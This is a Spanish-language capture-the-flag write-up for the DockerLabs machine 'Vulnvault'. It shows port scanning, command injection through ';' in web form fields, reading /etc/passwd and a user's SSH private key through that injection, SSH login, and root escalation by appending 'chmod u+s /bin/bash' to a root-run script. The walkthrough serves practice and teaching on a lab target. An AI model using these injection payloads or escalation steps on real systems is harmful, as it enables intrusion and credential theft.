



Write-Up: Máquina "Vulnvault"

📌 **Plataforma:** DockerLabs

📌 **Dificultad:** Fácil

📌 **Autor:** Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo silencioso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 16:23 -04
Initiating ARP Ping Scan at 16:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:23, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:23
Completed Parallel DNS resolution of 1 host. at 16:23, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:23
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:23, 5.00s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000031s latency).
Scanned at 2025-06-02 16:23:12 -04 for 5s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.55 seconds
          Raw packets sent: 65536 (2.884MB) | Rcvd: 75098 (4.855MB)
```

2. Escaneo y Enumeración

Hago un escaneo más riguroso a los puertos abiertos encontrados anteriormente para obtener más información de los servicios, versiones y más.

```
(root㉿kali)-[~]
└─# nmap -p22,80 -sc -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 16:23 -04
Nmap scan report for 172.17.0.2
Host is up (0.000067s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f5:4f:a5:d6:14:16:67:8a:8e:b6:b6:4a:1d:e7:1f (ECDSA)
|_  256 e6:86:46:85:03:d2:99:70:99:aa:70:53:40:5d:90:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Generador de Reportes - Centro de Operaciones
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
```

Con Gobuster hago una búsqueda de directorios en la web del puerto 80. Al parecer hay algunos directorios interesantes.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.php           (Status: 403) [Size: 275]
/index.php      (Status: 200) [Size: 2832]
/.html          (Status: 403) [Size: 275]
/upload.html    (Status: 200) [Size: 2314]
/upload.php     (Status: 200) [Size: 33]
/old            (Status: 301) [Size: 306] [→ http://172.17.0.2/old/]
/.html          (Status: 403) [Size: 275]
/.php           (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
Finished
```

3. Explotación de Vulnerabilidades

En **/index.php** se pueden ingresar datos a unos input. Testeo ingresando comandos para ver si pueden ejecutarse de forma remota, la cual es una vulnerabilidad llamada Remote Code Execution (**RCE**).



Centro de Operaciones

Generar Reporte Subir archivos Acerca de

Genera tu Reporte

Nombre del Archivo:


ls

Fecha (YYYY-MM-DD):

pwd

Generar Reporte

Al parecer no funciona, pero le agregaré “;” en caso de que haya otro comando antes y este input lo concatene dentro de otros comandos, es decir, para iniciar un comando nuevo, prácticamente romper la sintaxis.



Reporte: **reporte_1748895862.txt**

Archivo de reporte: /var/www/html/reportes/reporte_1748895862.txt

Nombre: ls

Fecha: pwd

Genera tu Reporte

Nombre del Archivo:

;ls

Fecha (YYYY-MM-DD):

;pwd

Generar Reporte

Ahora si funciona, se listaron los archivos del directorio actual y dió la ubicación actual.



Reporte: **reporte_1748895902.txt**

Archivo de reporte: /var/www/html/reportes/reporte_1748895902.txt

Nombre: \

index.php

old

reportes

scripts.js

styles.css

upload.css

upload.html

upload.js

upload.php

Fecha: \

/var/www/html

Ahora haré algo más arriesgado, accederé a home para ver los usuarios existentes y a /etc/passwd para ver las cuentas de usuario en el sistema.

Genera tu Reporte

Nombre del Archivo:
; ls /home

Fecha (YYYY-MM-DD):
; cat /etc/passwd

Generar Reporte

[Progress Bar]

Lectura exitosa. Además de root, hay un usuario “**samara**” que tiene acceso a la consola con comandos bash.

Reporte: reporte_1748895961.txt

```
Archivo de reporte: /var/www/html/reportes/reporte_1748895961.txt
Nombre: \
samara
Fecha: \
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
samara:x:1001:1001:samara,,,,:/home/samara:/bin/bash
```

Ahora, me interesa ver si es posible conseguir la clave **RSA** del usuario “**samara**” para autenticarme por **SSH**.

Centro de Operaciones

Generar Reporte Subir archivos Acerca de

Genera tu Reporte

Nombre del Archivo:

Fecha (YYYY-MM-DD):

Generar Reporte

[Progress Bar]

Lectura exitosa, obtengo la clave **RSA** de “**samara**”, copio todo el contenido.

Reporte: reporte_1748898182.txt

```
Archivo de reporte: /var/www/html/reportes/reporte_1748898182.txt
Nombre: \
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAABG5vbmlUAAAEBm9uZQAAAAAAAAAAACFwAAAAdzc2gtcn
NhAAAAAAEAQAAgEA9HEXYsE0UtPUH/2fHI/buNxluV3x2qL6wAtg8scjIeog9L5mW3k
K3NLw5yDON2vEfzxRSuEkUd743i2A2q/gekNEpvuUTnruRTibz/hZojm8CBpjgXccJW63a
ksBB5/G8iqTa4i919GFF0ytuG5CmAQy37dgNfsP0150rlNB1g56rtbUyR9kfscYU8R/B8
GDUo68Ek9kzv60XzkVf/lmnKLVO/4ioJ5iEyl1z91NxBS0Wm0BCjry3k0YDyR05mKj/g
202/TWpTh/0ylyKFf0YPrbfjXXWe8nnzmoDolKtWvez0Sjig7TBW0zzswcv1uMoxwNFVL
8j/FnwkwYihlbLWi9Gu6ZeddY2+5RFZPR5Zrd0+y0vUqHtZHBMBM5nWvHoh78Qy8bA/q
K93VoLNrfBo19YyZoeNqVP03PE/sSE953JahsHr2iPyNb3q/Hgn+lmn5zL8e++oThK/s43
GeaCpew8JbRf1mD61kfNZEhA02TXXvtKRwvWmLxSYmExqgzXD7/XP/ZLUKN0+h0Byu+l+VG
Hm2/37ndh0hvstHhNr55GF3/hcmNs3EeScEENFUty0kpP/+UDvCnL/0CFNKah66qvAid
Y0hf4ZbgGK9U/A7nhRRF0MSJ5Exn5JnpJ88RAcsoTurRXKT2PB6WLbwwnrjcZqEZjtr2
MAAad0RX/EGUW/xBkAAAAHc3NoLXjzYQAAgEA9HEXYsE0UtPUH/2fHI/buNxluV3x2qL
0wATg8scjIeog9L5mW3k3NLw5yDON2vEfzxRSuEkUd743i2A2q/gekNEpvuUTnruRTibz
/hZojm8CBpjgXccJW63aksBB5/G8iqTa4i919GFF0ytuG5CmAQy37dgNfsP0150rlNB1g
56rtbUyR9kfscYU8R/B0GDUo68Ek9kzv60XzkVf/lmnKLVO/4ioJ5iEyl1z91NxBS0WmQ
BCjry3k0YDyR05mKj/g202/TWpTh/0ylyKFf0YPrbfjXXWe8nnzmoDolKtWvez0Sjig7
TBW0z2swvc1uWoxwNFVL0j/FnwkwYihlbLWi9Gu6ZeddY2+5RFZPR5Zrd0+y0vUqHtZHB
BM5nWvHoh78Qy8bA/qK93VoLNrfBo19YyZoeNqVP03PE/sSE953JahsHr2iPyNb3q/Hg
m+lmn5zL8e++oThK/s43GeaCpew8JbRf1mD61kfNZEhA02TXXvtKRwvWmLxSYmExqgzXD7/
XP/ZLUKN0+h0Byu+l+VGHm2/37ndh0hvstHhNr55GF3/hcmNs3EeScEENFUty0kpP/+UD
vCnL/0CFNKah66qvAidY0hf4ZbgGK9U/A7nhRRF0MSJ5Exn5JnpJ88RAcsoTurRXKT2V
PB6WLbwwnrjcZqEZjtr2MAAAADAQABAAAABGboeeGPkrKrqGtx14gc1zB6nSwx41aGWBbH
6/sdbik7dfDMKt1saCzyjSRNz=Qsg/+iTWFKA70D7pRr++LhrmUCBHNF9kJ1Z8aGwLw
kbDbas1WcvBt2c5YFwBpqfIAqox5IosmhHUQqTowBmscTN6CBcm1gUvxN7POCKFKm6vbV
OgsD4XyARKTqoKG8M5UoPT18aYKdLFZ+UUDLpts++xTVbLD++y6Spd50ecjMv+0wpT0v6Cc
ShiWoPLyqMFTjipBhaNUMD1WyppuleiDT8MN7lnAimp+/KFXVynTJWToR/l7oz0BNT8Y
ncdZi4Zcl5f7lUAMHkyp9Lx2GH3CAxStyG59lPF3hdVjaKEW9v5y9k1zvPrs/OZ6pINH
nqw2t+Iz+wMVujFThHqyYKv4et52vJVTSPX7xp1GnspAL0pmQlsF+N4IXixGwZr/Z3w
mIHb67XNtFyjA5hT9AV+Dmq08KX/MPBu7D86asXm25is8lgPIyS0w5WZEgNRHZHYkie0K
0e+s4eMFjw3XMD68hC081sVAcwVle0nYao0Azse9eoCo3PD07K5B1W.99w4Ib01qHrGz
yLZI4lrB4cweyVYfmSGrwwof5uV6n7Bn0u6yJvWuBpNz8zsGa8oGu45/b3C7RQ1jain/uh
y0J7J6/oP8C05k5PRAAA8AQCIQ2cdNIonHMH6otuW2PsDwHKh1b4v/8ujanlCfBpUcz
erlNqQsbEDPm02BbRN7n9aMYY90nv1qngjmel5Ye8uysJ0Fu+7npwlXQlRGG1p3xlio3r
c5ZWg++xvXlqBkF5k17nFAQTAtp2dtVzY46+wYGHvWz52VvZxMeWxSyJGbdIMGbqC5t
YsZ2ZYQyXfwMkzsIL6YpoU400qrE34T0mu88jd0sQm0lhaRa/SUK3PhkPXFr55mK0qWi
iZDegE3s3kix54Zix7RUr9c2jD7C35ydCdfeeo7y9MqAsYj/ODIqXUhplGrroq3v+gNIJ05
DeunYtfU03Fd5gAAABAQD9pnXK6cM7jyXVh4RYXj35q4vDz5MwYREmjLD+hvg43avSV3
McYPA6jkd1JaHbft+S4V5EwmnTXH139HxBX/nPVY3m04Bt41Bk6+CRN1RLzIon8zJcuqT
i+GaxvJH17TOAYUKzd/0UetjHZtzf/gvRNj0Lomde+GFCwEg1JJi6f1ahNkCGE9+pJ7Z
c7Cq1/N+E541laafGELwLn0CpWr0Ds1qJe1o1HYL65TLTy0juuRE72GdM3AoYMSjhj2
qGGctmtik95sGpPAAB5BG0efMKBDHECACYzrXUMwvuppkf4VaDGgc/iLKhaucKzhcRndjzc
X8iDpxBn0k4ZgRRAA8A0D2MsD+7SETGvBUX/ax0rutLFeg3fiVvoq6D5kon5vG4V26FG
jI0f399i50LC5ws3YYUnnx17bPdRgZMqB/4V3J73H6b815xX8N4QmdKgXz6SoPQqa6hLP
jAwS41p1d0B8gEgkfLD9wvdbgf1f6JU/n5x0qmx/bLDsJAOlwZ1sINq/D10CC59VdTiawRV
6QTg21ka2NDu0Ctp7j07F+cmlj10MCo5RxLEimjAKcXwfMo0QjfLyK3G6gQGXNdPX0mtd5T
5thFC340PAvA2+JTP8X13ynjH0s2CrMFj0x9tumD50/9NkFaBjqg+DFmalanCmRfByQEi0
SgMRNa1Iei0zAAAE3NhbWfYUUbjNzc4ZTc5MDExNzkBAgMEBQYH
-----END OPENSSH PRIVATE KEY-----
```

Fecha: nosequeponer

Creo un nuevo archivo con nano llamado “**id_rsa**” y pego todo el contenido de la clave **RSA** de **samara**.

```
[root@kali]~# nano id_rsa
```

Con “**chmod 600 id_rsa**” hago que solo yo con mi usuario (propietario del archivo) tenga acceso absoluto a la clave por tema de seguridad para que la autenticación de SSH no me rechace la solicitud.

```
[root@kali]~# chmod 600 id_rsa
```

Intento ingresar por SSH con el usuario “**samara**” y su clave **RSA**. Ingreso exitoso.

```
[root@kali]~# ssh samara@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:50SBUCdnSFCj03op6yJ3vYTdgMcXC07aE2LSeOkKa08.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 20 19:54:15 2024 from 172.17.0.1
samara@ae690ea95f1f:~$ whoami
samara
samara@ae690ea95f1f:~$ id
uid=1001(samara) gid=1001(samara) groups=1001(samara),100(users)
```

4. Escalada de Privilegios y Post-exploitación

Ingreso “**sudo -l**” para ver que archivos puedo ejecutar como sudo, pero no encuentro nada. Con “**find / -perm -4000 2>/dev/null**” busco archivos con el bit SUID activo en el sistema, pero no hay nada interesante o fuera de lo común que explotar.

```
samara@ae690ea95f1f:~$ sudo -l
-bash: sudo: command not found
samara@ae690ea95f1f:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```

Ahora, con “**ps -xufa**” veo todos los procesos activos en el sistema, tanto padres como hijos. Hay un proceso interesante (el PID 1) que lo ejecuta root, siendo un archivo bash llamado “**echo.sh**”.

```
samara@ae690ea95f1f:~$ ps -xufa
USER      PID %CPU %MEM    VSZ   RSS TTY STAT START   TIME COMMAND
root      1  4.3  0.0  2800  1752 ?
root     15  0.0  0.0 12016 3880 ?
root    50986  0.0  0.2 14528  8076 ?
root    51517  0.2  0.1 14784  6576 ?
root    51532  0.0  0.1 5016 3980 pts/0  Ss 22:28  0:00  \_ sshd: samara [priv]
root    94028 100  0.1 8284 4224 pts/0 R+ 22:32  0:00  \_ ps -xufa
root     33  0.0  0.5 203452 20020 ?
root     39  3.3  0.4 203952 16124 ?
www-data 1719  3.3  0.3 203964 15072 ?
www-data 1886  3.3  0.3 203960 15080 ?
www-data 1888  3.4  0.2 203952 10672 ?
www-data 2056  3.3  0.3 203960 15212 ?
www-data 2163  3.3  0.4 204120 17408 ?
www-data 2164  3.3  0.2 203952 10676 ?
www-data 2167  3.3  0.4 204120 17644 ?
www-data 2168  3.2  0.4 204128 15720 ?
www-data 2170  3.2  0.4 204120 17484 ?
samara@ae690ea95f1f:~$ cat /usr/local/bin/echo.sh
#!/bin/bash
echo "No tienes permitido estar aqui :(.> /home/samara/message.txt"
```

Intento abrir el script en bash con nano.

```
samara@ae690ea95f1f:~$ nano /usr/local/bin/echo.sh
```


Prácticamente tenía un mensaje para samara en **/home/samara/message.txt**. Así que aprovechando que este archivo lo ejecuta root, le añado un comando malicioso para escalar privilegios. Con “**chmod u+s /bin/bash**” permitirá que cualquier usuario que ejecute /bin/bash pueda tener los privilegios del propietario (en este caso el propietario del archivo es root).

' > /home/samara/message.txt' followed by 'chmod u+s /bin/bash'. The bottom of the terminal shows various keyboard shortcuts for nano." data-bbox="119 171 876 474"/>

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.2
#!/bin/bash
echo "No tienes permitido estar aqui :(.> /home/samara/message.txt
chmod u+s /bin/bash

^C Help      ^O Write Out   ^W Where Is      ^X Exit
^R Read File  ^N Replace    ^K Cut          ^U Paste
^D Delete     ^A Select All  ^E Execute      ^J Justify
^F Find       ^L Location    ^G Go To Line   ^V Undo
^H Backspace  ^Y Redo        ^M-A Set Mark  ^M-B Copy
^I Insert     ^M-L Undo      ^M-Q To Bracket ^M-W Next
^P Previous   ^M-E Redo      ^M-Q Where Was  ^M-R Back
^N Next       ^M-C Copy      ^M-S Select All ^M-F Forward
```

Ahora, con “**bash -p**” inicio una nueva sesión en bash pero preservando los privilegios elevados, es decir, como root. Ya que anteriormente hice eso en el script en bash.



```
samara@ae690ea95f1f:~$ bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1001(samara) gid=1001(samara) euid=0(root) groups=1001(samara),100(users)
bash-5.2# 
```

Escalada de privilegios exitosa, tengo privilegios root en consola.

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.